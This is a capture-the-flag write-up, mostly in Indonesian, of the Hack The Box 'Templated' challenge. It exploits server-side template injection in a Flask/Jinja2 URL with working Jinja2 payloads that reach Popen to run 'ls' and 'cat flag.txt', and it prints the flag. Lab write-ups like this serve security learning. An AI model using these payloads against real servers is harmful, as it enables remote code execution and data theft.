Templated

Vulnerability: Flask/ Jinja2 URL Parameter

Link For Testing Payload:

1. https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server Side Template Injection/README.md#jinja2---remote-code-execution
2. https://exploit-notes.hdks.org/exploit/web/framework/python/flask-jinja2-pentesting/

==========

Pertama jika membuka sebuah ip address dan port yang diberikan, muncul page yang memberitahu bahwa halaman website tersebut masih dalam tahap develop. Namun dibawahnya terdapat tulisan bahwa website tersebut disupport oleh Flask/Jinja2

lalu saya mencari sebuah cara untuk mencari vulnerability pada Flask/Jinja2, dan ditemukan sebuah vulnerability yang bernama SSTI (Server Site Template Injection) yang dimana salah satu cara untuk mengexploitasi vulnerability ini adalah dengan memodifikasi parameter pada urlnya. P

—> Testing the payload

```
{{ 4*2 }}
{{ config.items() }}
```


```
# Remove curly brackets
{2*3}
2*3
```

ada saat memasukan payload yang pertama yaitu {{ 4*2 }}, tampilan pada website berhasil memunculkan hasil dari 4*2 yaitu 8 walaupun terdapat Error 404 dan beberapa payload lainnya ditesting berhasil memunculkan hasil yang serupa.

lalu bisa diibaratkan url tersebut seperti sebuah command prompt yang dimana kita memasukan command payload dalam bentuk url, dan disini saya ada memasukkan payload untuk menampilkan isi dari current directory seperti biasa command linux yaitu “ls” namun dalam bentuk SSTI.

—> For Communicate with using communicate()

```
{{ ''.__class__.__mro__[1].__subclasses__()[414] ("ls",shell=True,stdout=-1).communicate()}}
```



Dari hasil yang muncul dapat terlihat ada satu file yang bernama flag.txt, dan yang saya lakukan adalah memodifikasi payload yang tadi dengan “ls” diganti dengan “cat flag.txt”

```
{{ ''.__class__.__mro__[1].__subclasses__()[414] ("cat flag.txt",shell=True,stdout=-1).communicate()}}
```

flag = HTB{t3mpl4t3s_4r3_m0r3_p0w3rfu1_th4n_u_th1nk!}